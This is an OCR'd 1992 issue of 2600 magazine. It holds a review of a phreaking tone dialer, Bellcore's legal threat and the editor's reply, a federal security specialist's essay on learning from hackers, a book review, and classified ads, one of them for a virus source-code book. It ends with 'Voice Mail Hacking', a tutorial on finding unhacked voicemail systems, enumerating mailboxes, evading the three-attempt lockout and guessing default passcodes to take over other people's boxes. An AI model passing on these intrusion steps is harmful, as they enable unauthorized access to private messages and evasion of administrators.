
First of all, to call the device a "dialer" at all is really a misnomer; it is a computer complete with its own CPU, ROM, and RAM. Although it may not seem like a computer because the output is audio and not video, it is still quite capable of performing amazing feats considering its size.

Secondly, because the Dialer is programmable, we cannot even begin to list what it is ultimately capable of. With a little imagination, the Dialer would be excellent for social engineering. We have not had the time to fully explore its practical uses, but we will welcome ideas and suggestions from our readers.

Finally, the Dialer is one of a kind in terms of its capabilities. Hack-Tic did not design this device to sell it; they are hackers and designed this device to use. You can therefore be assured that they are not holding back on anything. As further proof of this, the software that came with the original Dialers has since been updated.

We at *2600* would like to see the price go down not because the Dialer is overpriced, but because the high price is steep for many hackers, and therefore makes the Dialer exclusive. We would ultimately like to see the technology available to everyone, as it is truly a tool of exploration and not just another box to defraud phone companies.

If you are considering purchasing the Dialer, but are not sure whether it is worth it, then consider that it is ultimately a phone phreaker's tool. Those who come into contact with phones and phone equipment on a regular basis will find the Dialer to be invaluable. Because it is designed to handle phone systems around the world, frequent travellers will also find the device to be an invaluable companion, and will use it to its full potential. If all you are looking for is a red box to defraud your local payphone, then you may want to look elsewhere. On the other hand, if you are searching for the phone phreaker's equivalent of an all-terrain vehicle, then you just may want to test drive this rocket.



**Bellcore**

Bell Communications Research

**Leonard Charles Suchyte**
*General Attorney*
*Intellectual Property Matters*

LCC 2E-311
290 W. Mt. Pleasant Avenue
Livingston, New Jersey 07039
201-740-6100

**CERTIFIED MAIL - RETURN RECEIPT REQUESTED**

July 1, 1992

Emanuel Golstein, Editor
2600 Magazine
P.O. Box 752
Middle Island, New York 11953-0752

Dear Mr. Golstein:

It has come to our attention that you have somehow obtained and published in the 1991-1992 Winter edition of *2600 Magazine* portions of certain Bellcore proprietary internal documents.

This letter is to formally advise you that, if at any time in the future you (or your magazine) come into possession of, publish, or otherwise disclose any Bellcore information or documentation which either (i) you have any reason to believe is proprietary to Bellcore or has not been made publicly available by Bellcore or (ii) is marked "proprietary," "confidential," "restricted," or with any other legend denoting Bellcore's proprietary interest therein, Bellcore will vigorously pursue all legal remedies available to it including, but not limited to, injunctive relief and monetary damages, against you, your magazine, and its sources.


We trust that you fully understand Bellcore's position on this matter.

Sincerely,

LCS/sms

LCS/CORR/JUN92/golstein.619

***Knowing Bellcore, they might just consider THIS proprietary. Such is life. Note the UNIX file path printed at the bottom of the letter. On some system somewhere, this letter exists.... Our reply appears on the facing page. We'd like reader input on this.***



**RETURN MAIL - CERTIFIED RECEIPT REQUESTED**

***Emmanuel Goldstein***
*Editor*
*2600 Magazine*
*PO Box 752*
*Middle Island, NY 11953*
(516) 751-2600
(516) 751-2608 FAX

July 20, 1992

Leonard Charles Suchyta
LCC 2E-311
290 W. Mt. Pleasant Avenue
Livingston, NJ 07039

Dear Mr. Suchyta:

We are sorry that the information published in the Winter 1991-92 issue of 2600 disturbs you. Since you do not specify which article you take exception to, we must assume that you're referring to our revelation of built-in privacy holes in the telephone infrastructure which appeared on Page 42. In that piece, we quoted from an internal Bellcore memo as well as Bell Operating Company documents. This is not the first time we have done this. It will not be the last.

We recognize that it must be troubling to you when a journal like ours publishes potentially embarrassing information of the sort described above. But as journalists, we have a certain obligation that cannot be cast aside every time a large and powerful entity gets annoyed. That obligation compels us to report the facts as we know them to our readers, who have a keen interest in this subject matter. If, as is often the case, documents, memoranda, and/or bits of information in other forms are leaked to us, we have every right to report on the contents therein. If you find fault with this logic, your argument lies not with us, but with the general concept of a free press.

And, as a lawyer specializing in intellectual property law, you know that you cannot in good faith claim that merely stamping "proprietary" or "secret" on a document establishes that document as a trade secret or as proprietary information. In the absence of a specific explanation to the contrary, we must assume that information about the publicly supported telephone system and infrastructure is of public importance, and that Bellcore will have difficulty establishing in court that any information in our magazine can benefit Bellcore's competitors, if indeed Bellcore has any competitors.

If in fact you choose to challenge our First Amendment rights to disseminate important information about the telephone infrastructure, we will be compelled to respond by seeking all legal remedies against you, which may include sanctions provided for in Federal and state statutes and rules of civil procedure. We will also be compelled to publicize your use of lawsuits and the threat of legal action to harass and intimidate.

Sincerely,

Emmanuel Goldstein

EG/ec1

root/bellcore/lsuits92/replies/suchyta

# the view of a fed

by The Fed

Why don't they understand? Why do both sides think they understand?

I never dreamed when I began a journey to obtain my first "hacker magazine", specifically *Phrack*, that my days would end up much like they are today. Let me explain. I am a computer security specialist for a division of the United States federal government, which will go unnamed. I am not writing this article as a government representative, but as an individual. I had been a computer security analyst for a couple of years before obtaining my first modem. I spent most of my day massaging our mainframe security software to ensure our more than 8000 users could obtain and maintain their necessary access. I didn't have time to worry about hackers and really didn't understand much about what the press talked about anyway. Hackers seemed to be these super-intelligent, terrifying individuals I couldn't compare with in regards to technical knowledge and I wasn't about to try. It didn't seem to apply to our systems anyway.

After I started calling other computers and interacting with individuals, I decided to try to get a copy of *Phrack*, the magazine that super-hacker Knight Lightning published and was arrested for, mostly for publishing the 911 computer program (well at least that is what I thought at the time, based on things I had read and heard). It was frightening to even decide to pursue this venture. I had read that hackers could break into any computer system and that they were constantly breaking into credit reports and messing up people's lives. I wasn't anxious to become a target of the "underground." What I realize now is that most of the underground could care less about me and my ventures. I was simply flattering myself by believing that I was important enough to become a target...who gives a damn about me? The fed ego is something else, eh? It's out there though, thick as ever. I see it mostly when I try to introduce folks to "hacker material" such as *2600*. I once told a whole conference room full of security folks about *2600* and the benefits of receiving it. The responses from the audience were things like, "Yeah, but don't use your real name when you subscribe, these are hackers you know." One man even told me he was going to set up a fake name with a P.O. Box before ordering *2600*, to protect himself. I find it amazing that people think a magazine that supports itself from subscriptions is out to destroy its subscription base.

In my travels, I also wasn't sure if I should be honest about my position or assume a hidden identity. I mean, I could call a "hacker BBS" and say, "Hi, my name is ... and I am a fed. Can I have a copy of all your files? I just want to read them. Honest." I wasn't sure that I would get much success from that, but at the same time I was afraid if I did try to hide my real identity, those evil hackers would find out and destroy me. So, I signed on a bbs and said, "Hi, I'm a fed." You know what, it worked. I found out by being honest and to the point, folks were very helpful. The more I learned from interacting with the underground, the more I realized just how deceptive the government had been in a lot of regards (I don't trust mirrors in hotels anymore!). I was hoping by being honest, that others would realize that fed was not always equal to deception.

You know what else I found out? There are evil hackers, but they seem to be few and far between (of course these evil ones are the ones that have hacked my account!). Matter of fact, other hackers didn't even seem to accept them. Know what else I found out? The Secret Service really messed up on the Phrack case. Knight Lightning was patient enough to explain his side of the story to me and has filled me in on things the press "neglected to mention." Know what else? I realize now how clueless I was in regards to *a lot* of computer security issues. I know I am still clueless in a lot of regards and will always be, but I have learned so much over these past years that I now want to make an effort to educate others in the computer security arena of the benefits of knowing both sides of the story. Believe it or not, I am actually getting a chance to do that. I have been contacted by federal agencies that have learned of "my contacts in the underground" and wanted to use me as a buffer between them and the hacker community. One agency was interested in hiring some of "my trusted hacker friends" while another was interested in learning about hackers and "getting inside their heads." Additionally, non-government agencies have contacted me for much the same reasons. I'm not sure how the word of my interactions got around (well, I have a pretty good idea) but I actually think it funny in many ways. I see the same naive fear in these folks that I experienced myself when I started my journey to learn "the other side of the story." Now, I interact with as many if not more hackers during the day as I do security professionals and, as a result, my knowledge of the holes that exist in computer systems has increased immensely. I even learned enough to hack into one of our computer systems, expose our security holes, and get them fixed. As a security specialist, that is priceless to me. I was only able to do that because of the training I received from these so called notorious malicious hackers. Hackers helping to improve the security of government computer systems, hmmmmmm, seem suspect to you? Not to me. If I found a security weakness in a computer and wrote articles about it, published and sent it out so that thousands of folks could get it, I would expect the hole to be fixed. If I found that hole still open, I may become just a bit upset or assume it was an open invitation to violate the system. While underground files that explain these techniques have become a routine part of my day, there was a time I didn't even know they existed and certainly didn't know they existed to the extent they do. So part of the issue as to why they don't listen is that most of us have never heard the message.

I have accidentally tripped over holes in systems before and disseminated the information, only to be told that we could not put those controls in place because it would impact the operations of the organization, which it very well may do. It's a judgement call for management. Many security professionals are viewed as having tunnel vision (many of them do) and not understanding the operational end of the business. While many understand the holes that exist and have made every effort to get them fixed, management just won't let them.

One other thing I have learned by interacting with the computer underground is that sometimes us security folks aren't the only ones who are clueless. I have heard from hackers who said to me that they did not understand our side of many of the issues. One view that seems the most prevalent is that a security professional's real job is to keep people out of computer systems. That is a small part of what we do but the largest part of our job is ensuring that authorized users get the access they need to do their daily jobs. The main reason access is controlled on our systems is to ensure the integrity of the data we process. We want to ensure that our data is accurate. This is done by limiting the number of users that have certain access rights to it. Privacy is always an issue with sensitive data but we don't spend our days thinking "keep 'em out, keep 'em out." We are thinking "gotta give our users the access they need." Sometimes we just don't have the time to do anything else. That is why we don't always discover security holes in our systems. That is why many of them go unfixed. That is why picking up a magazine, like *Phrack* or *2600*, and learning the holes hackers are using to violate the systems we are trying to protect is so helpful. We may not have known that such holes existed without the underground's help. What is even better than reading it in an underground publication is having an email address of the author so that you can contact them and get further assistance. It has been an amazing tool for me.

I am going to continue to interact with the underground as long as I am able and will continue to lead other security professionals to that same interaction. I think only then does a person really begin understanding the true issues involved in security. I think only through this type of interaction does a person learn the rest of the story. It has made me realize more than anything else that both sides don't understand the factors affecting the others. Usually the main factor involved in preventing this is the ego and arrogance of the individuals on both sides, each of the players saying, "they just don't listen."

# BOOK REVIEW

**The Devouring Fungus (Tales of the Computer Age)**
**by Karla Jennings**
**Published in United States by:**
**W.W. Norton & Company, Ltd.**
**New York, NY**
**Published in Canada by:**
**Penguin Books Canada Ltd.**
**Newmarket, ONT**
**237 pages, $10.95 (United States), $14.95 (Canada)**

**Review by W. Ritchie Benedict**

One of the new myths of the late 20th century is that women are supposed to loathe computers (although perhaps not as much as they are supposed to loathe professional football and hockey). Therefore, some may consider it unusual for a book to be written by a woman about computers, except -er- she appears to be poking fun at that oh-so-serious attitude programmers often have. It is well known there is such a thing as "urban legends" - these are stories someone swears once happened to a friend or a relative. What is not commonly known, until now that is, is that there is a veritable plethora of stories about the early days of computers. For example, the term "bug" for a software problem is supposed to have originated when a moth got caught in a relay on a Mark 1 back in 1945. Ms. Jennings says the term goes much further back - at least to Thomas Edison in 1878. It is a wonder that the whole field now seems so conventional, considering the eccentric geniuses who developed it. They range from absent-minded Norbert Wiener, who walked around in a perpetual daze to Alan Turing (inventor of the famous test for determining whether a machine can think) - a tragic figure with severe sexual difficulties. Then there was John Von Neumann, who loved mathematical problems and games to such an extent that he once battled a five-year-old over who would be the first to play with some inter-locking building blocks.

The early days of cybernetics provide plenty of odd data. For example: Did you know that Helmut Hoelzer built a fully electronic analog computer in Nazi Germany in 1941? Babbage, the very first computer engineer, was a victim of his own endless drive for perfection? Only 45 years ago, in 1947, degrees in computer science did not exist?

Jennings really shines when she gets on to the subject of modern day computer hackers and the wildly humorous errors people make when they purchase equipment. She cites the elderly gentleman who very carefully folded a floppy disk in half before he left the store, the man who kept getting "Syntax Error" over and over after a clerk told him he should type in RUN to get the system functioning, and found after half an hour of confusion that the person was typing "ARE YOU IN?" Then there is the fellow who, after being instructed to "press any key to continue", complained he couldn't find the "ANY" key on the computer. Each chapter is prefaced with a computer gag. I know these things do happen - I once attempted to get a file decompressing program through my modem when I was first learning about such things. After a month of total frustration in attempting to get it to function, I dialed back and downloaded a second program. As soon as I got it up on the screen, I read the words: "The first program has a manufacturer's defect - do not use!"

Then there is the notorious computer virus - something I feel fortunate not to have encountered personally. In the early days (the almost prehistoric time of 1970!), they were relatively friendly, albeit annoying. Today, they have turned into something downright nasty. One recent virus caused $96 million in lost computer time and in the efforts to remove it. It is fortunate Gorbachev and glasnost came along when they did as one shudders at what might have happened if the computers for Reagan's Star Wars plan had malfunctioned. Jennings relates a number of instances where computer glitches have caused disastrous errors in expensive government projects. A single missing character destroyed the Mariner 1 Venus probe.

The devouring fungus of the title not only refers to an all-consuming passion for computers, but also to an incident where a client of a major computer company was inexplicably losing data from magnetic tapes. After much investigation, it was discovered that old tapes had been stored in a room where a mycologist had been experimenting with fungi. This was in a large repository inside a mountain - a cavern designed to withstand nuclear attack. A fungus had attacked the tape, hitched a ride to data central and transmitted itself onto the read-write heads.

This book is a fast moving and amusing look at the world of the hacker and computer dweeb (a word containing a good deal of meaning according to the glossary that concludes the text). It is ideal for the computer buff and for the average reader who needs a laugh in what is an increasingly grim and electronified world.

# 2600 marketplace

**2600 MEETINGS: New York City:** First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., between Lexington and 3rd Avenues. Come by, drop off articles, ask questions, find the undercover agents. Call 516-751-2600 for more info. Payphone numbers: 212-223-9011, 212-223-8927, 212-308-8044, 212-308-8162. **Washington DC:** In the Pentagon City mall from 5 to 8 pm on the first Friday of the month. **San Francisco:** At 4 Embarcadero Plaza (inside) from 5 to 8 pm on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6. **Los Angeles:** At the Union Station, corner of Macy St. and Alameda from 5 to 8 pm, first Friday of the month. Inside main entrance by bank of phones. Payphone numbers: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923, 9924; 213-614-9849, 9872, 9918, 9926. **Chicago:** Century Mall, 2828 Clark St., 5 pm to 8 pm, first Friday of the month, lower level, by the payphones. **St. Louis:** At the Galleria, Highway 40 and Brentwood, 5 pm to 8 pm, first Friday of the month, lower level, food court area, by the theaters. **Call 516-751-2600 to start a meeting in your city.**

**LEARN HOW TO CREATE** functional computer viruses with THE LITTLE BLACK BOOK OF COMPUTER VIRUSES. This book includes complete PC source code and detailed explanations of four new viruses. 190 pages. $14.95 postpaid or write for free details. American Eagle Publications, Box 41401, Tucson, AZ 85717.

**PHONES TAPPED,** office/home bugged, spouse cheating. Then this catalogue is for you! Specialized equipment, items, and sources. It's time to get even. Surveillance, countermeasures, espionage, personal protection. Send $5 check or money order to B.B.I., PO Box 978, Dept. 2-6, Shoreham, NY 11786.

**TAP BACK ISSUES,** complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

**PRINT YOUR ZIP CODE IN BARCODE.** A great label program that allows you to use a database of address to print label with barcode. You also type and print a custom label. Send $9 no check to: H. Kindel, 5662 Calle Real Suite 171, Goleta, CA 93117. IBM only.

**GENUINE 6.5536 MHZ CRYSTALS** only $5.00 each. Orders shipped postpaid via First Class Mail. Send payment with name and address to Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083. Also: information wanted on Northeast Electronics Corp's TTS-59A portable MF sender and TTS-2762R MF and loop signalling display. Need manuals, schematics, alignment and calibration instructions (or photocopies). Will reward finder.

**WIRELESS MICROPHONE** and wireless telephone transmitter kits. Featured in the WINTER 1991-92 2600. Complete kit of parts with PC board. $20 CASH ONLY, or $35 for both (no checks). DEMON DIALER KIT as reviewed in this issue of 2600. Designed and developed in Holland. Produces ALL voiceband signals used in worldwide telecommunications networks. Send $250 CASH ONLY (DM 350) to Hack-Tic Technologies, Postbus 22953, 1100 DL Amsterdam, Netherlands (allow up to 12 weeks for delivery). Please call +31 20 6001480 / *14#. Absolutely no checks accepted!

**FORMER U.S. ARMY ELECTRONIC WARFARE TECHNICIAN** with TS clearance looking for surveillance work which requires cunning, ingenuity, and skill. Prolocks of Atlantic City, Box 1769, Atlantic City, NJ 08404.

**FOR SALE:** Compaq Portable 386DX w/6MB RAM, 42MB HD, 1.2MB FD, 80387, tape backup, 2 expansion units, Ethernet board, VGA board, Hayes 2400B modem, Microsoft 400 DPI Mouse, DOS 5.0, manual, diskettes, tapes, etc. Virtually UNUSED—CPU still under warranty. $1666 or best offer. (215) 356-9033.

**TIN SHACK BBS (818) 992-3321.** The BBS where hackers abound! Over a gig of files, many on-line games! Multi-line! 2600 Magazine readers get FREE elite access!

**WOULD LIKE TO TRADE IDEAS** with and befriend any fellow 2600 readers. Call Mike at 414-458-6561 if interested.

**GET PAID FOR YOUR SKILLS:** Basil Rouland is a small entrepreneurial firm providing information system security services to the government and private organizations. We are aggressively expanding our service capabilities and we are looking for talented people to join our team. We are currently recruiting individuals for our penetration testing and other services. Specifically we are looking for people with security experience in VMS, MPE, Primos, and Unix. Those with techniques in denial of service, spoofing, and other attacks via networks are also encouraged to promptly send us a resume and cover letter. The ideal candidate should be willing to travel, energetic, and creative. Possible security clearance for those seeking long term positions. Basil Rouland Inc., Suite 103, 5809 Roxbury Pl., Virginia Beach, VA 23463.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 9/15/92.

# Voice Mail Hacking

**by Night Ranger**

I decided to write this article because I received numerous requests for voice mailboxes (VMB's) from people. VMB's are quite easy to hack, but if one doesn't know where to start it can be hard. To the best of my knowledge, this is the most complete text on hacking VMB systems.

VMB's have become a very popular way for hackers to get in touch with each other and share information. Probably the main reason for this is their simplicity and availability. Anyone can call a VMB regardless of their location or computer type. VMB's are easily accessible because most are toll-free numbers, unlike bulletin boards. Along with their advantages, they do have their disadvantages. Since they are easily accessible this means not only hackers and phreaks can get information from them, but feds and narcs as well. Often they do not last longer than a week when used improperly. After reading this article and practicing the methods described, you should be able to hack voice mail systems with ease. With these thoughts in mind, let's get started.

### Finding a VMB System

The first thing you need to do is find a *virgin* (unhacked) VMB system. If you hack on a system that already has hackers on it, your chance of finding a box is considerably less and it increases the chance that the system administrator will find the hacked boxes. To find a virgin system, you need to *scan* some 800 numbers until you find a VMB. A good idea is to take the number of a voice mail system you know, and scan the same exchange but not close to the number you have.

### Finding Valid Boxes on the System

If you get a high quality recording (not an answering machine), then it is probably a VMB system. Try entering the number 100. The recording should stop. If it does not, you may have to enter a special key (such as '*' '#' '8' or '9') to enter the voice mail system. After entering 100 it should either connect you to something or do nothing. If it does nothing, keep entering 0's until it does something. Count the number of digits you entered and this will tell you how many digits the boxes on the system are. You should note that many systems can have more than one box length depending on the first number you enter. Example: Boxes starting with a six can be five digits while boxes starting with a seven can only be four. For this article we will assume you have found a four digit system, which is pretty common. It should do one of the following things:

1) Give you an error message, like "Mailbox xxxx is invalid."

2) Ring the extension and possibly connect you to a mailbox if there's no answer.

3) Connect you to mailbox xxxx.

If you don't get a valid mailbox then try some more numbers. Extensions usually have a VMB for when people are not at their extension. If you get an extension, move on. Where you find one box you will probably find more surrounding it. Sometimes a system will try to be sneaky and put one valid VMB per 10 numbers. Example: boxes would be at 105, 116, 121, etc. with none in between. Some systems start boxes at either 10 after a round number or 100 after, depending on whether it is a three or four box system. For example, if you do not find any around 100, try 110 and if you do not find any around 1000 try 1100. The only way to be sure is to try *every* possible box number. This takes time but can be worth it.

Once you find a valid box (even if you do not know the passcode), there is a simple trick to use when scanning for boxes outside of a VMB so that it does not disconnect you after three invalid attempts. What you do is try two box numbers and then the third time enter a box number you know is valid. Then abort (usually by pressing * or #) and it will start over again. From there you can keep repeating this until you find a box you can hack on.

### Finding the Login Sequence

Different VMB systems have different login sequences (the way the VMB owner gets into his box). The most common way is to hit the pound (#) key from the main menu. This pound method works on most systems, including ASPEN's (more on specific systems later). It should respond with something like "Enter your mailbox." and then "Enter your passcode." Some systems have the asterisk (*) key perform this function. Another login method is hitting a special key during the greeting (opening message) of the VMB. On a CINDY or Q VOICE MAIL system you hit the zero (0) key during the greeting and since you've already entered your mailbox number it will respond with "Enter your passcode." If (0) doesn't do anything try # or *. These previous two methods of logging in are the most common, but it is possible some systems will not respond to these commands. If this should happen, keep playing around with it and try different keys. If for some reason you cannot find the login sequence, then save this system for later and move on.

### Getting In

This is where the basic hacking skills become useful. When a system administrator creates a box for someone, they use what's called a default passcode. This same code is used for all of the new boxes on the system, and often on other systems too. Once the legitimate owner logs into his new VMB, they are usually prompted to change the passcode, but not everyone realizes that someone will be trying to get into their mailbox and quite a few people leave their box with the default passcode or no passcode at all. You should try *all* the defaults that are listed in the chart before giving up on a system. If none of the defaults work, try anything you think may be their passcode. Also remember that just because the system can have a four digit passcode the VMB owner does not have to have use all four digits. If you still cannot get into the box, either the box owner has a good passcode or the system uses a different default. In either case, move on to another box. If you seem to be having no luck, then come back to this system later. There are so many VMB systems that you should not spend too much time on one hard system.

